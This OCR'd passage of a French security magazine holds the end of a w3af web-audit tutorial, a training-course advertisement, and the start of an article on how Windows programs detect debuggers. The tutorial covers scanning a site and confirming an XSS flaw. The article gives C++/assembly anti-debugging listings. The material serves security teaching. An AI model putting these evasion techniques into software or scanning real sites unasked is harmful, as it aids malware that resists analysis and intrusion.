


Figure 9. *Choix du niveau d'affichage des logs*




Figure 10. *Recherche dans les fichiers de log*

Les plugins d' « attaque » exploitent les vulnérabilités trouvées par les plugins d'audit. Ils retournent en général un Shell sur le serveur distant, ou un dump des tables distantes dans le cas des exploits d'injections SQL.

Les plugins de type « grep » analysent le contenu de l'ensemble des pages et tentent de trouver des vulnérabilités sur les pages interrogées. Certains plugins vont, par exemple, tenter de récupérer des commentaires dans les pages HTML possédant certains mots clé comme « password », « admin » etc.

Les plugins « modificateurs de requête » permettent, comme leurs noms l'indiquent, de modifier les requêtes ainsi que les réponses du serveur avant de les réacheminer. Il est important de comprendre que grâce à ce genre d'outils, les contrôles mis en place côté client par du JavaScript par exemple peuvent facilement être contournés comme la gestion des longueurs maximale d'un champ grâce à l'attribut « maxlength ».

Les plugins d' « évasion » tentent de contourner l'ensemble des règles mises en place par des IDS (Intrusion Detection System) ou IPS (Intrusion Prevention System) afin d'être le plus furtif possible.




Figure 11. *Résultat de l'audit*

Les plugins de « bruteforce » permettent de réaliser des attaques par force brute contre les formulaires d'indentifications par exemple.

Dernièrement, les plugins d' « affichage » quand à eux représentent la manière via laquelle les plugins vont communiquer avec l'utilisateur. Les plugins d'affichage enregistrent les données dans un fichier texte ou HTML.

La documentation officielle réalisée par Andres Riancho ainsi que sa version française traduite par Jérôme Athias (JA-PSI) couvre principalement l'utilisation de w3af en ligne de commande. Ces documentations sont disponibles à l'adresse suivante : *http://w3af.sourceforge.net/#documentation*

Pour ne pas reprendre leurs excellents travaux dans lequel quasiment tout est dit, nous allons présenter une attaque complète via l'interface graphique.

Avant de vous exposer un cas concret, nous allons faire une liste non exhaustive de quelques plugins rangés par catégories.

Audit

- SQL injection detection
- XSS detection
- SSI detection
- Local file include detection
- Remote file include detection
- Buffer Overflow detection
- OS Commanding detection
- Response Splitting detection

Découverte

- Pykto
- Hmap
- fingerGoogle
- googleSpider
- webSpider

Grep

- collectCookies
- directoryIndexing
- findComments
- pathDisclosure
- strangeHeaders

Affichage

- console
- htmlFile




Figure 12. *Détail de la faille*

- textFile

Modificateur de requête

- sed, un éditeur de requête http

Evasion

- reversedSlashes
- rndCase
- rndHexEncode

Attaque

- davShell
- fileUploadShell
- googleProxy
- localFileReader
- mysqlWebShell

Nous allons à présent nous attaquer à un site présentant divers articles sur lesquels il est possible de faire des commentaires (cf Figure 5).

W3AF en pratique

Afin d'avoir les résultats les plus précis possibles, il est important de bien choisir les options ainsi que les plugins que nous voulons utiliser. Dans notre cas, nous allons utiliser des profils préconfigurés pour réaliser notre scan.

W3af dispose de quatre profils par défaut :

- OWASP Top 10 intégrant les plugins d'audit, de découverte et de grep
- Fast Scan intégrant les plugins d'audit et de découverte
- Full Audit intégrant les plugins d'audit, brute force, découverte et grep
- Full audit manual discintégrant les plugins d'audit, brute force, découverte et grep

Afin d'avoir un résultat clair et précis, nous allons commencer par un « Full Audit »

Il est donc simplement nécessaire de cliquer sur « Full Audit » dans le menu « Profiles », de préciser l'adresse




Figure 13. *Détail de la faille*

Figure 14. *Tentative d'exploitation d'une faille XSS*

Figure 15. *Exploitation d'une faille XSS*

du site web cible et de lancer l'analyse en cliquant sur « Start »

A présent, l'ensemble des plugins se trouvant dans les diverses catégories sélectionnées vont s'exécuter un à un pour avoir le plus de résultat possible.

Il est possible grâce à l'onglet « Log » de visualiser rapidement tout ce que w3af a trouvé comme informations, erreurs ou vulnérabilités (cf Figure 7).

Il est possible de voir que la page *comment.php* est vulnérable à des injections de type SQL. Cette page sera donc un page à étudier par la suite.

Dans la même fenêtre que celle précédemment vue, il est également possible d'avoir une interprétation graphique des analyses en cours comme il est possible de le voir sur la Figure 8. Ce graphique nous montre de nombreux détails comme par exemple le temps (en seconde) de l'analyse réalisée par w3af ou bien encore les modules qui sont exécutés en temps réel (audit.bufferOverflow au moment de la prise du screenshot)

Après quelques minutes, l'analyse du site cible se termine et il est enfin possible d'analyser les résultats que nous propose w3af. Grâce à la barre principale, nous sommes en mesure de faire un premier filtre très rapide mais tout aussi simpliste sur le type d'information qu'a relevé w3af. Il est possible de sélectionner « Vulnérabilités » et/ou « Information » et/ou « Erreur » (cf Figure 9).

Nous pouvons également faire des recherches plus précises grâce à la partie (cf Figure 10) permettant de rechercher des mots ou des bouts de mots dans l'ensemble des informations disponibles.

Une fois les logs analysés, il vous est possible d'allez dans l'onglet « Results » afin d'avoir de plus amples renseignements concernant les informations précédemment trouvées (cf Figure 11).

Via cette interface vous pouvez résumer l'ensemble des informations que w3af à réussi à trouver sur l'ensemble du site cible.

Il est également très facile grâce à cette interface d'identifier des vulnérabilités de type Injection XSS, injection SQL. Tout comme pour les logs, il est possible de filtrer les résultats en fonctions de leur type (Vulnérabilités, informations et problème de configuration) afin d'effectuer un rapide coup d'œil sur les problèmes potentiels.

Des informations plus précises sont présentes dans la partie de droite permettant de comprendre quelle page est vulnérable et à quel type d'attaque. Il nous est également possible de voir les requêtes envoyées au serveur ainsi que les réponses de ce dernier pour des possibles modifications via les plugins prévus à cet effet (cf Figure 12).

Dernièrement, l'onglet « Exploit », nous permet simplement de savoir quel plugin a réussi à trouver la vulnérabilité que nous allons tenté d'exploiter (cf Figure 13).

Grâce à la Figure 14., nous remarquons que la vulnérabilité de type injection SQL fut trouvé grâce aux deux plugins « mysqlWebShell » et « sqlmap »

Nous allons donc vérifier si les dires de w3af sont vrais en tentant des tests manuels. D'après w3af, la page add_comment.php est vulnérable à des attaques de type Injection XSS.

Ce commentaire est une injection XSS vraiment très basique spécifiant simplement qu'une boite de dialogue va s'ouvrir dans le cas ou le page est réellement vulnérable. Enregistrons le commentaire et allons le visualiser (cf Figure 15).

Sur la page permettant de visualiser les commentaires, nous voyons bien la présence de notre boite de dialogue spécifiant ainsi que l'injection XSS a bien fonctionnée et donc que w3af a bel et bien fait son travail.

Conclusion

En conclusion, Web Application Attack and Audit Framework est un framework d'audit et d'exploitation des vulnérabilités des applications web extrêmement complet, pratique et simple d'utilisation

Tant son interface graphique que sa ligne de commande sont réellement complètes et permettent aux professionnels de la sécurité des systèmes d'informations, des audits de qualités extrêmement précis.

A noter également que w3af est présent dans l'excellente distribution entièrement consacrée au test de pénétration des applications web : Samurai Web Testing Framework.

A PROPOS DE L'AUTEUR...

Régis SENET est actuellement étudiant en dernière année à l'école Supérieur d'informatique Supinfo. Passionné par les tests d'intrusion et les vulnérabilités Web, il tente de découvrir la sécurité informatique d'un point de vue entreprise. Il est actuellement en train de s'orienter vers le cursus CEH, LPT et Offensive Security.

Contact : *regis.senet@supinfo.com*

Page d'accueil : *http://w3af.sourceforge.net/*

formations
& Certifications

Plus de 350 formations agréées par les éditeurs et constructeurs et 4000 sessions délivrées par an font de Global Knowledge un organisme de formation référent en informatique, en management des SI et gestion de projets IT.

Global Knowledge a été élu «Meilleur partenaire Formation de l'année» par Cisco, VMware et Citrix!

Les Essentiels Réseaux, Virtualisation, Voix, Sécurité

- Les réseaux : architectures, mise en oeuvre et perspectives
- Enjeux et solutions d'un environnement virtuel
- Voix sur IP : les fondamentaux
- La VoIP sécurisée
- Les fondamentaux de la sécurité informatique
- CISSP Préparation à la Certification
- Hacking Defined Advanced : se protéger contre les agressions du SI

Gouvernance & Management Informatique

- La gouvernance et performance des Systèmes d'information
- Les tableaux de bord de la performance informatique
- Rentabilité et valeur ajoutée des investissements informatiques
- L'IT Gouvernance pour l'Administration et les Collectivités locales
- Cobit Foundation et la gouvernance des SI
- ITIL v3 Foundation
- Le cas Wall Street : simulation sur ITIL v3 et ISO 20000
- ISO/IEC 20000 Foundation
- ISO/IEC 27002 Foundation
- Maîtriser et accompagner les changements
- Développer le leadership et les qualités de pilotage des managers
- Devenez manager coach de votre équipe

Gestion de projet PMI

- Introduction au management de projets
- La gestion des projets informatiques (IT)
- PMP Bootcamp : Préparation à la certification

Client/Serveur/Messagerie Microsoft

- Installation et configuration du client Windows 7
- Planifier les déploiements et administrer les environnements Windows 7
- Implémentation de Office SharePoint Server 2007 (MOSS)
- Administration des espaces de travail Windows Sharepoint Services 3.0 (WSS)
- L'essentiel de l'administration de serveurs Windows 2008
- Configurer et dépanner une infrastructure réseau Windows 2008
- Active Directory pour Windows Server 2008
- Configuration, administration et dépannage de Exchange Server 2010
- Concevoir et déployer des solutions de messagerie avec Exchange 2010 *nouveau*
- Mise en œuvre et maintenance des outils de communications unifiées avec OCS R2

Virtualisation VMware, Microsoft & Citrix

- VMware What's New vSphere 4 (mise à jour des connaissances)
- VMware vSphere 4 : installation, configuration et administration
- VMware View : installation, configuration et administration
- VMware vSphere 4 : Troubleshooting *nouveau*
- VMware vSphere 4 : Design *nouveau*
- Mettre en oeuvre la virtualisation sous Windows 2008 (Hyper-V)
- Administrer les postes de travail avec MDOP
- Déployer et administrer System Center Virtual Machine Manager
- Planifier, déployer et gérer System Center Configuration Manager
- Mettre en oeuvre et gérer System Operations Manager 2007
- Mettre en oeuvre Citrix XenApp 5 pour Windows Server 2008
- Citrix Desktop Infrastructure : gérer XenServer, XenDesktop, et Provisioning Server
- Mettre en oeuvre une solution de virtualisation avec Citrix *nouveau*

Consolidez vos compétences

Réseaux Cisco

- Interconnecting Cisco Network Devices Part 1 (ICND1)
- Implementing Cisco IP Routing (ROUTE) *nouveau*
- Implementing Cisco IP Switched Networks (SWITCH) *nouveau*
- Troubleshooting & Maintaining Cisco IP Networks (TSHOOT) *nouveau*
- Configurer BGP sur des routeurs Cisco (BGP)
- Cisco IPV6 Concepts, Design et Déploiement (IPV6)
- Implementing Cisco MPLS (MPLS)
- Mettre en oeuvre une infrastructure Cisco MultiCast (ICMI) *nouveau*
- Mettre en oeuvre CiscoWorks LMS (CWLMS)
- Mettre en oeuvre la sécurité des réseaux IOS Cisco (IINS)
- Sécuriser les réseaux avec des routeurs et switches Cisco (SNRS)
- Les fondamentaux de la sécurité des réseaux avec Cisco ASA (SNAF)
- Cisco Wireless Lan Fundamentals (CWLF)
- Mettre en oeuvre Cisco IOS Unified Communications (IIUC)
- Cisco : La Voix sur IP version 6.0 (CVOICEV6)
- Mettre en oeuvre la Qos Cisco (QOS)
- Cisco IP Telephony Part 1 version 6 (CIPT1V6)
- Data Center Network Infrastructure (DCNI-1)

Formations éligibles au DIF | Support de cours remis à chaque participant

Renseignements & Inscriptions :

- Tél.: 0821 20 25 00 (prix d'un appel local)
- info@globalknowledge.fr

Téléchargez le catalogue complet sur :

www.globalknowledge.fr

Global Knowledge®

Global Knowledge France - Siège social - Tour Albert 1er - 65, avenue de Colmar - 92507 Rueil-Malmaison cedex - Tél.: 01 78 15 34 00 - Fax : 01 78 15 33 90 © 2010 Global Knowledge Training LLC.

Détection de débogueurs

Marek Zmysłowski

Connais ton ennemi, une phrase que les experts en sécurité et pirates informatiques se sont appropriés depuis longtemps, soit pour détecter du code malveillant, dans le cas des premiers, soit pour dissimuler des actes malveillants, dans le cas des seconds.

Cet article explique...

- Les méthodes et les mécanismes utilisés par un processus pour vérifier si un débogage est en cours.
- L'implémentation de ces mécanismes.

Ce qu'il faut savoir...

- Connaissances de base en programmation C++ et langage assembleur
- Savoir utiliser Visual Studio C++, OllyDbg, IDA Pro
- Savoir utiliser l'API Windows
- Connaissances de base sur les exceptions sous environnements Windows

Sur Internet, les logiciels malveillants ne se comptent plus : chevaux de Troie, vers, virus... Les experts en sécurité informatique essaient tant bien que mal de les neutraliser et freiner leur propagation. Ils essaient également d'étudier ces programmes pour mieux comprendre leur mode de fonctionnement. Pour cela, nombre d'experts utilisent des logiciels spécialisés, comme IDA Pro qui fournissent des fonctionnalités avancées pour l'analyse et le débogage de programmes. Mais la plupart des applications malveillantes restent complexes à stopper. Certaines méthodes sont plus efficaces que d'autres et permettent d'éviter les problèmes grâce à des analyses précoces. Cet article a pour but de montrer comment un processus peut détecter s'il est en cours ou non de débogage. Les techniques de dissimulation et d'obfuscation sont hors du domaine d'étude et ne seront pas abordées dans le cadre de cet article. Nous ne cherchons pas à aider les programmeurs à développer des programmes malveillants mais à mieux comprendre leurs méthodes de fonctionnement pour, au contraire, s'en prémunir. Les méthodes décrites ci-dessous sont répertoriées en quatre catégories selon leur principe de fonctionnement.

Les codes présentés ont tous été compilés avec Microsoft Visual Studio 2008 Express Edition sous Windows XP SP2. Nous avons utilisé les débogueurs suivants : OllyDbg version 1.10 et IDA Pro version 5.2.0.

Méthodes s'appuyant sur l'utilisation des informations des processus

Ces méthodes s'appuient directement sur l'utilisation des informations des processus. Des variables et fonctions spécifiques permettent de savoir si un processus est en cours de débogage.

Fonction IsDebuggerPresent

C'est l'une des méthodes les plus faciles pour savoir si un programme est en cours de débogage – il suffit de le demander au système. La fonction retourne la valeur 1 si le processus est connecté au débogueur ou 0 dans le cas contraire. Le Listing 1 montre une portion de code qui utilise cette fonction.

Lecture de la variable BeingnDebugged à partir de la structure PEB du processus.

Cette méthode utilise un mécanisme similaire à celui expliqué précédemment, excepté que nous appelons pas une fonction système mais une variable spécifique, la structure PEB (*process environment block*). La structure PEB permet d'obtenir diverses informations sur un processus. Nous la retrouvons toujours à l'adresse mémoire `fs:[30h]. BeingDebugged` est l'un de ses champs. La valeur 1 signifie que le processus est connecté à un débogueur. Le Listing 2 montre une portion de code qui est réutilisable pour vérifier ce champ. Nous privilégions la ligne assembleur qui permet d'alléger l'ensemble du code.

Fonction CheckRemoteDebuggerPresent

Cette fonction vérifie si un processus est connecté à un débogueur distant. Le terme « distant »

signifie pour Microsoft qu'il s'agit d'un processus seul ; par conséquent, il n'est pas obligatoirement exécuté depuis un poste distant. Microsoft recommande l'utilisation de cette fonction sur son site MSDN comme alternative aux deux méthodes illustrées précédemment. En effet, il n'est pas certain que la structure `PEB` soit implémentée dans les futures versions Windows. Le Listing 3 montre comment utiliser la fonction CheckRemoteDebuggerPresent.

Fonction NtQueryInformationProcess

Cette fonction permet à un utilisateur d'obtenir diverses informations sur un processus. La fonction s'utilise de la même manière que `CheckRemoteDebuggerPresent`, qui vérifie la présence d'un débogueur. Pour utiliser cette fonction, il faut assigner la valeur `ProcessDebugPort` (0x07) au para-

Listing 1. *Utilisation de la fonction IsDebuggerPresent*

```
if(IsDebuggerPresent())
{
   cout << "  -  Débogueur détecté\n";
}
else
{
   cout << "  -  Débogueur non détecté\n";
}
```

Listing 2. *Lecture de la variable BeginDebugged à partir de la structure PEB du processus*

```
char IsDbgPresent = 0;
__asm
{
   mov eax, fs:[30h]   // Adresse mémoire de la structure PEB
   mov al, [eax + 02h] // Adresse mémoire de la variable BeginDebugged

      mov IsDbgPresent, al

}
if(IsDbgPresent)
{
   cout << "  -  Débogueur détecté\n";
}
else
{
   cout << "  -  Débogueur non détecté\n";
}
```

Listing 3. *Utilisation de la fonction CheckRemoteDebuggerPresent*

```
BOOL IsRemoteDbgPresent = FALSE;
CheckRemoteDebuggerPresent(GetCurrentProcess(), &IsRemoteDbgPresent);
if(IsRemoteDbgPresent)
{
   cout << "  -  Débogueur détecté\n";
}
else
{
   cout << "  -  Débogueur non détecté\n";
}
```

mètre de la fonction `ProcessInformationClass`. La fonction `NtQueryInformationProcess` n'étant pas accessible depuis l'API Windows, il faut obtenir l'adresse directement à partir du fichier *ntdll.dll*. Si la fonction s'exécute correctement et que la valeur du paramètre `ProcessInformation` est égale à -1, le processus est en cours de débogage. Le Listing 4 montre un fragment de code qui utilise cette fonction et retourne *true* si le processus est en cours de débogage ou *false* si le processus n'est pas en cours de débogage.

Lecture de la valeur NtGlobalFlag à partir de la structure PEB du processus

La structure `PEB` n'est pas décrite dans sa totalité sur le site officiel MSDN. Certaines informations sont omises. Je vous conseille de consulter les fonctions non documentées et les structures du système Microsoft Windows sur le site *http://undocumented.ntinternals.net/*. Vous trouverez également la description de la structure `PEB` sur ce site.

`NtGlobalFlag` est un champ qui détermine le comportement d'un processus en cours d'exécution. Cette valeur est à 0 lorsque le programme fonctionne normalement (programme non débogué). Dans les autres cas, le champ peut prendre les valeurs suivantes :

`FLG_HEAP_ENABLE_TAIL_CHECK (0x10),`
`FLG_HEAP_ENABLE_FREE_CHECK (0x20),`
`FLG_HEAP_VALIDATE_PARAMETERS (0x40).`

Le Listing 5 indique les valeurs assignées aux drapeaux (flags).

Listing 4. *Utilisation de la fonction NtQueryInformationProcess*

```
//
// Fonction  NtQueryInformationProcessTest
// Retourner : true – si un débogueur existe; false – si un débogueur n'existe pas;
//
bool NtQueryInformationProcessTest()
{
   typedef NTSTATUS (WINAPI *pNtQueryInformationProcess)
         (HANDLE ,UINT ,PVOID ,ULONG , PULONG);
   HANDLE hDebugObject = NULL;
   NTSTATUS Status;
   // Getting function address
   pNtQueryInformationProcess NtQueryInformationProcess = (pNtQueryInformationProcess)
         GetProcAddress(GetModuleHandle(TEXT("ntdll.dll")), "NtQueryInformationProcess" );
   Status = NtQueryInformationProcess(GetCurrentProcess(),7, &hDebugObject, 4, NULL);
   if(Status == 0x00000000 && hDebugObject == (HANDLE)-1)
      return true;
   else
      return false;
}
```

Listing 5. *Lecture de la valeur du champ NtGlobalFlag à partir de la structure PEB du processus*

```
unsigned long NtGlobalFlags = 0;
__asm
{
   mov eax, fs:[30h]
   mov eax, [eax + 68h]
   mov NtGlobalFlags, eax
}
if(NtGlobalFlags & 0x70)
{
   cout << "  -  Débogueur détecté\n";
}
else
{
   cout << "  -  Débogueur non détecté\n";
}
```

La valeur 0x70 présente dans la structure conditionnelle est une somme de bits des drapeaux suivants : `(FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK | FLG_HEAP_VALIDATE_PARAMETERS )`.

Lecture des valeurs HeapFlags de la structure

PEB.ProcessHeap du processus

ProcessHeap est une autre structure qui n'est pas décrite sur le site MSDN. La structure ProcessHeap est utilisée pour décrire le tas d'un processus et son comportement. C'est pour cette raison que le processus débogué doit disposer d'une valeur différente dans la structure ProcessHeap. La valeur des champs `HeapFlags` doit donc être vérifiée. Elle est à 0x20 (HEAP_GROWABLE) lorsque le processus est exécuté normalement. Lorsque le processus est exécuté par le débogueur, deux autres drapeaux se voient assigner une valeur :

`HEAP_TAIL_CHECKING_ENABLED (0x20)`
`HEAP_FREE_CHECKING_ENABLED (0x40).`

Listing 6. *Lecture de la valeur du champ HeapFlags à partir de la structure PEB.ProcessHeap du processus*

```
unsigned long HeapFlags = 0;
__asm
{
   mov eax, fs:[30h]      // Adresse de la structure
                          PEB
   mov eax, [eax+18h]     // Adresse de la structure
                          ProcessHeap
   mov eax, [eax+0Ch]  // Adresse du champ HeapFlags
   mov HeapFlags, eax
}
if(HeapFlags & 0x20)
{
 cout << "  -  Débogueur détecté\n";
}
else
{
 cout << "  -  Débogueur non détecté\n";
}
```

Listing 7. *Lecture de la valeur HeapFlags à partir de la structure PEB.ProcessHeap du processus*

```
unsigned long ForceFlags = 0;
__asm
{
   mov eax, fs:[30h]      //Adresse de la structure
                          PEB
   mov eax, [eax+18h]     //Adresse de la structure
                          Heap
   mov eax, [eax+10h]     //Adreses de ForceFlags

   mov ForceFlags, eax
}
if(ForceFlags)
{
   cout << "  -  Débogueur détecté\n";
}
else
{
   cout << "  -  Débogueur non détecté\n";
}
```

Listing 8. *Nouveau gestionnaire d'exceptions*

```
EXCEPTION_DISPOSITION __cdecl
      exceptionhandler (struct _EXCEPTION_RECORD
                  *ExceptionRecord, void *
                  EstablisherFrame,
      struct _CONTEXT *ContextRecord, void *
                  DispatcherContext )
{
   ContextRecord->Eip = *(((DWORD
                  *)EstablisherFrame)+2);
   ContextRecord->Ebp = *(((DWORD
                  *)EstablisherFrame)+3);

   return ExceptionContinueExecution;
}
```

Listing 9. *Portion de code qui définit le nouveau gestionnaire d'exceptions et exécute l'interrupteur opcode*

```
unsigned long Int3Value = 0;
__asm
{
   push ebp     // Adresse du cadre de pile
   push offset end  // Adresse du point d'arrêt où le
                    programme poursuivra son exécution

   push exceptionhandler
   push fs:[0]
   mov fs:[0], esp
   int 3
   mov Int3Value, 1
   end:
   mov eax, [esp]
   mov fs:[0], eax
   add esp, 16
}
if(Int3Value)
{
   cout << "  -  Débogueur détecté\n";
}
else
{
   cout << "  -  Débogueur non détecté\n";
}
```

La valeur par défaut du champ `HeapFlags` est 0x50000062 mais elle dépend de la valeur du champ `NtGlobalFlag`. Le Listing 6 montre comment utiliser ce champ.

Lecture de la valeur ForceFlags à partir de la structure PEB.ProcessHeap du processus

La valeur de ce champ permet également de contrôler le comportement du tas. La valeur 0 signifie que le processus n'est pas débogué. Toute autre valeur (habituellement 0x40000060) signifie que le processus est débogué. Le Listing 7 montre comment utiliser cette méthode.

Les méthodes par point d'arrêt (breakpoints)

Breakpoint : signal envoyé au débogueur, permettant d'arrêter un processus en cours à un endroit spécifique appelé point d'arrêt. Le programme passe en mode

Listing 10. *Code définissant le nouveau gestionnaire d'exceptions et exécutant la méthode « Ice breakpoint »*

```
unsigned long IceBreakValue = 0;
__asm
{
   push ebp      //  Adresse du cadre de la pile
   push offset end  //  Adresse du point d'arrêt où le
                    programme poursuit son exécution

   push exceptionhandler
   push fs:[0]
   mov fs:[0], esp
   __emit 0F1h
   mov IceBreakValue, 1
   end:
   mov eax, [esp]
   mov fs:[0], eax

   add esp, 16
}
if(IceBreakValue)
{
   cout << "  -  Débogueur détecté\n";
}
else
{
   cout << "  -  Débogueur non détecté\n";
}
```

Listing 11. *Code utilisant le point d'arrêt mémoire*

```
DWORD OldProtect = 0;
void *pAllocation = NULL;
pAllocation = VirtualAlloc(NULL, 1, MEM_COMMIT |
                    MEM_RESERVE,
      PAGE_EXECUTE_READWRITE);

if (pAllocation != NULL)
{
   *(unsigned char*)pAllocation = 0xC3; // Défini
                    l'opcode RET

   if (VirtualProtect(pAllocation, 1,PAGE_EXECUTE_READWRITE |
                    PAGE_GUARD,
      &OldProtect) == 0)

   {
      cout << "Impossible de définir le drapeau
                    approprié\n" << endl;
   }
   else
   {
      __try
      {
         __asm
         {

            mov eax, pAllocation  // Écriture de l'adresse
                    mémoire dans le registre eax
           push MemBreakDbg  // Ajout (push) de
                    l'élément MemBreakDbg sur la pile
           jmp eax    // Code d'exécution de
                    l'adresse stocké dans le registre
                    eax
                    // Si cette instruction est
                    exécutée, la fonction RET retourne
                    à l'adresse
                    // placée sur la pile – MemBreakDbg
         }
      }
      __except(EXCEPTION_EXECUTE_HANDLER)
      {
         cout <<  "  -  Débogueur non détecté\n";

         __asm {jmp MemBreakEnd}
      }
      __asm{MemBreakDbg:}

      cout << "  -  Débogueur détecté\n";
      __asm{MemBreakEnd:}

      VirtualFree(pAllocation, NULL, MEM_RELEASE);
   }
}
else
{
   cout <<"Allocation mémoire impossible\n" << endl;
}
```

debug. Ce mode permet d'apporter des modifications au programme sans le quitter.

Les points d'arrêt (breakpoints) sont des éléments de base présents dans tous les débogueurs. Ils sont des outils puissants durant les phases de détection.

INT 3

Cet interrupteur est utilisé par les débogueurs pour mettre des *points d'arrêt*. L'interrupteur opcode (`0xCC`) remplace l'instruction d'origine. L'exécution de cette instruction génère une exception, traitée par le débogueur. Lorsque le gestionnaire d'exceptions est fermé, l'exécution du processus se poursuit. Pour détecter un débogueur, il faut effectuer les étapes suivantes : le gestionnaire d'exceptions doit être remplacé. Puis l'opcode `INT3` doit être exécuté. Si le gestionnaire d'exceptions qui a été remplacé n'a pas été exécuté, alors l'exception a été traitée par le débogueur. Le Listing 8 montre une portion de code du nouveau gestionnaire d'exceptions. Ce gestionnaire indique l'ancien tas et le point d'arrêt où le programme doit continuer son exécution. Le Listing 9 affiche une portion de code qui permet de définir le nouveau gestionnaire d'exceptions. Le gestionnaire doit disposer d'une adresse qui pointe sur l'emplacement où le programme doit poursuivre son exécution avec le paramètre spécifié. Dans cet exemple, le point d'arrêt correspond à `end`. Si le débogueur gère l'exception, la ligne `mov Int3Value, 1` sera exécutée et `Int3Value` prendra la valeur 1. Si le nouveau gestionnaire d'exceptions est exécuté, le programme poursuit son exécution à partir du point d'arrêt `end` – la ligne qui modifie la valeur de Int3Value sera ignorée.

Cette méthode est très simple d'utilisation mais efficace seulement contre des débogueurs à faible niveau de sécurité. Les débogueurs les plus récents peuvent détecter les modifications qui surviennent dans le ges-

Listing 12. *Code qui définit le nouveau gestionnaire d'exceptions et lève une exception*

```
__asm
{
   push ebp
   push offset end
   push hardbreakhandler
   push fs:[0]
   mov fs:[0],esp
   xor eax, eax
   div eax
   end:
   mov eax, [esp]
   mov fs:[0], eax
   add esp, 16
}
```

Listing 13. *Nouveau gestionnaire d'exceptions qui vérifie les registres* `Dr0` – `Dr3`

```
EXCEPTION_DISPOSITION __cdecl
      hardbreakhandler(struct _EXCEPTION_RECORD *ExceptionRecord, void * EstablisherFrame,
      struct _CONTEXT *ContextRecord, void * DispatcherContext )
{
   if(ContextRecord->Dr0 || ContextRecord->Dr1 || ContextRecord->Dr2 || ContextRecord->Dr3)
   {
      cout << "  -  Débogueur détecté\n";
   }
   else
   {
      cout << "  -  Débogueur non détecté\n";
   }
   ContextRecord->Eip = *(((DWORD *)EstablisherFrame)+2);
